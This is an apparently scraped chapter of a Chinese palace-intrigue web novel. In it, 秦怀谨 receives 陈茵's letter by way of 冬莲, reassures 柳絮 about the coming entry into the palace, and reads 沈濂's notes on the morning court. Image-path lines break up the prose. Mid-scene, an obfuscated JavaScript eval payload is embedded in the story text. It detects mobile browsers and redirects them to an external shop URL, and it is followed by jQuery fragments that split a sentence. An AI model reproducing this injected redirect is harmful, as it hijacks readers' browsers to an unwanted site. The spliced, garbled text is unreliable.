秦怀谨在梦笙楼又呆了两个时辰,和柳絮讨论了一下各自的看法。

    好在两人都有耐心,把事情摊开来仔细说了一遍,并没有闹什么不愉快。

    相反,两人还找了好几位姑娘了解她们的想法,这才敲定了最终的方案。

    两人正说着,门被轻轻叩了两下。

    声音很轻,敲后也没有立刻自报家门或者打开门,不像是梦笙楼的人。

    柳絮抬头看了秦怀谨一眼,没有出声,只是朝门的方向扬了扬下巴。

    秦怀谨放下手里拿着的胭脂,说了句“进来”。

    门被推开一条缝,冬莲侧身闪了进来,身上还带着巷子里的潮气,像是赶了一段路。

    她没有寒暄,径直走到桌边,从袖中取出一封折好的信,放在秦怀谨面前。没直说,而是看了一眼柳絮,确认对方是不是可以听接下来话的。

    “私宅收到的,我看着像急事,就一路找过来了。”

    秦怀谨低头看了一眼那封信,封口处盖着陈茵的印记,是她在药铺自制的印泥,颜色偏浅,但印记清晰,边缘不糊,旁人很难模仿。

    她把信拆开,展平,目光从第一行扫到末行,没有露出什么表情。

    柳絮在旁边没有凑过来看,只是把桌上那几盒胭脂往旁边挪了挪,给她腾出放信纸的地方。

    秦怀谨看完之后没有立刻说话,把信纸折好重新放回信封里,搁在桌角,抬头看向冬莲。眼里的红血丝不是很明显,应该有好好休息。

    不会被传克扣员工了。

    “这信除了你,还有谁接触过?”

    秦怀谨倒不是怀疑冬莲,只是随口问一句。

    信封上有盖章,送到她手中之前并没有偏移,想要知道信里的内容,根本没可能。

    她问这句并非毫无意义,而是可以通过这句话,了解到信上没有的东西。

    比如,信上说陈茵有些旧衣物,已经分给了十余人,提前跟着赶集的队伍进京,但冬莲刚才说的不够细,信是谁送到私宅的,她没说。

    如果是陈茵在山上训练的人送来的,说明已经有人在陆续进京,她的计划也可以再提前开启了。又比如陈茵在信里还说,她送上去的人,嗓子已经恢复了,这是好消息的部分,信的结尾还有个坏消息,那人脑袋上还有伤,原先不会言语没能看出来,如今还有些痴傻之症,还需要救治几日。

    陈茵为此写了一个方子,需要送药材到山里才行。

    冬莲站在桌边,想了想,“驿站的人送来的,说是从城外过来的信件,没有署名,只写了私宅的地址。我问了一句送信的人长什么样,驿站的说是个半大孩子,穿着粗布衣裳,看着像从城外赶集回来的。送了信就走了,没留话。至于其他人,就只剩我接触过了。”

    秦怀谨听完,没有接话,目光落在信纸末尾那行字上,像是在比对自己印象里的事。

    过了一小会儿她又开口,问的却是另一件事,“送信来的那个孩子,你见过吗?还是头一回听说?”

    冬莲摇头,“头一回听说。驿站的人也说那孩子是生面孔,以前没来送过信。”

    秦怀谨点了点头,把信纸折好收回信封里,搁到桌角,然后看向冬莲说了一句,“和妆音说一声,最近留意一下,有几个远房亲戚要借住,分散着住到各个铺子或者宅子里。”

    她在心里想了好一会刚才冬莲的话,驿站的人又或是远小于山上那些特训的那位半大孩子,有没有必要在如今的节骨眼上,安排人去单独调查。

    秦怀谨思考了多久,冬莲和柳絮就等了她多久。

    秦怀谨的手指停在信封边缘,没有收回去。

    她算了算人手,严重不足。

    真的不能再继续浪费资源在小事情上了。

    她抬头看向冬莲,开口时语气平缓,“那个孩子不用专门去查,驿站那边也不用派人盯。记得把这里面的方子准备一下,让人送去山里给陈茵。”

    冬莲听完没有多问,点了点头,转身出去了。

    门在她身后合上,屋里重新安静下来。

    柳絮在旁边听完了全程,没有插话,只是把那几盒胭脂又往旁边挪了挪,给秦怀谨续了一杯茶。

    秦怀谨接过茶喝了一口,低头看着桌面上已经空了的信封放置处,坐了片刻才开口说了一句,“我本不该怀疑你的人,但接下去我要带着他们往皇宫里生闯,若是不能自保,我很难放心用人。”

    柳絮没有立刻接话,低头看了一会儿自己面前那杯茶。

    她的脑海里想到的是过去已经经历过的打打杀杀,那时总把生死置之度外,不管是多大的年纪,也不管有没有打斗的技巧,都会被派出去。

    能不能活着回来,全看自己的运气。

    如今不过是把任务的地点变成了皇宫,原先也不是没去过皇宫,没什么差别的……

    但为何,这位怀王竟然会把他们当人看。

    “您放心,大家都不是贪生怕死之辈,有什么要求都可以尽管提,若是有命回来,您再多给点赏就成。”

    比起人命,她带出来的这群人,大多都有苦衷,也大多手头紧。

    跟着怀王以后,确实少了玩命的任务,多了不少赚钱还寻常的活。可对于他们早就习惯刀尖舔血的人而言,这样反而不适应。

    所以听说是去皇宫,她还没登记人员,就已经知道是所有人都要报名了。

    她都有些佩服自己当时的责任心,居然会一个个进行筛查后,选了最厉害的一批人给怀王。

    “我给你们赏钱,不是买你们的命。是希望你们活着回来之后,手里能多点东西。不用再为了几两银子把命押出去。”

    秦怀谨说这话的时候没有看柳絮,目光落在桌面上那排码好的胭脂盒上,像是在跟自己确认这句话有没有说对。

    等她抬头时,柳絮正要起身向她赔罪,她直接一把按住柳絮,郑重道,“不要有生死看淡的坏习惯,好好活着,比什么都重要。”柳絮被秦怀谨按住肩膀,刚起了一半的身子又落了回去。

    她愣了一下,没料到秦怀谨会直接动手按她

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17669007|202062||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    ,随即低头看了一眼自己肩膀上的那只手,又抬起头来看向秦怀谨。

    秦怀谨没再多说,拍了拍柳絮的肩,随后便出了梦笙楼的门,往私宅的方向走。

    夜色中,她独自向前的背影被月光拉长,投在青石板上的影子比她自己高出一截,像另一个沉默的人在跟着她走。

    巷子里很安静,早市散尽后的街面空荡荡的,只有远处偶尔传来一两声犬吠,闷闷的,像是被压住了嗓子。

    今日该忙的事情也忙的差不多了,且看这几日朝堂的变动,她再决定带一堆人进宫的时间。

    与其说是她来决定最后的时间,不妨说再看看永平帝会不会因药铺的事情重罚幕后使者。

    秦怀谨晃荡了一路,思考了一路,直到回到私宅,她都还在思考着情况。

    今夜的私宅最是空荡,冬莲被她刚才安排了活,估摸着在哪个角落找药材;妆音更是许久未见,好似从头到尾她都只是个暗卫,不在明面上出现。

    虽说没人,但院子里的石桌上放了满满当当的饭菜,就等她去享用了。

    秦怀谨边靠近,边猜测着菜品的具体名称,直到凑近才发现桌子上除了饭菜,还有封信。

    这份信上没有任何的盖章,也没有任何的破损。

    她甚至看不出是从何得来的。

    上边的信息少得可怜,堪比一张白纸。

    秦怀谨不得不靠近后拿起,这才看到了真正的信件内容。

    原来是沈濂见她今日未去早朝,特将早朝发生的事情,一五一十的都交代了一遍,还特别贴心的在每件事的左右坐上了标记。

    不知是不是标记后的内容变有趣了,还是她没去的早朝本身就有趣些,总之秦怀谨头一遭,破天荒的怎么也不困,津津乐道的看完了整个早朝发生的全部事情。

    说来也怪,永平帝突然要求大理寺明日就给出药铺的最终结果,大理寺竟也毫不犹豫的就这么直接答应了。

    反正陈茵确实没有做错任何事情,能提前把药铺重新开门,对她来说也是好事。

    只不过……

    沈濂对此的评价却与秦怀谨完全相反。

    他用朱砂红圈出了整个事件,在旁批注到,陛下并未主动提及,由二皇子亲口提醒后,陛下才刻意要求提前,有问题,需注意。

    她对着这句话看了一遍又一遍,着实没想到在全是她的人去调查情况的背景下,秦铭钰要怎么翻盘。找个替死鬼吗?

    也是,放发霉药材的乞丐去的是绸缎庄,绸缎庄一直是卫玉姚名下的,就算卫玉姚是秦铭钰的母妃,强行说是秦铭钰的问题也是有些牵强的。

    可秦铭钰如此笃定的话,替死鬼也必不可能是他的母妃。

    究竟是如何做到的?

    秦怀谨开始期待隔天的早朝了。

    她将纸烧成了灰烬,才把注意力放回到一桌子的食物上。

    平日里最爱吃喝的她,遇到了宫斗宅斗的,也只能把美食撇下。

    随便夹了几筷子菜,都食之无味,她索性放下筷子回屋早些休息了。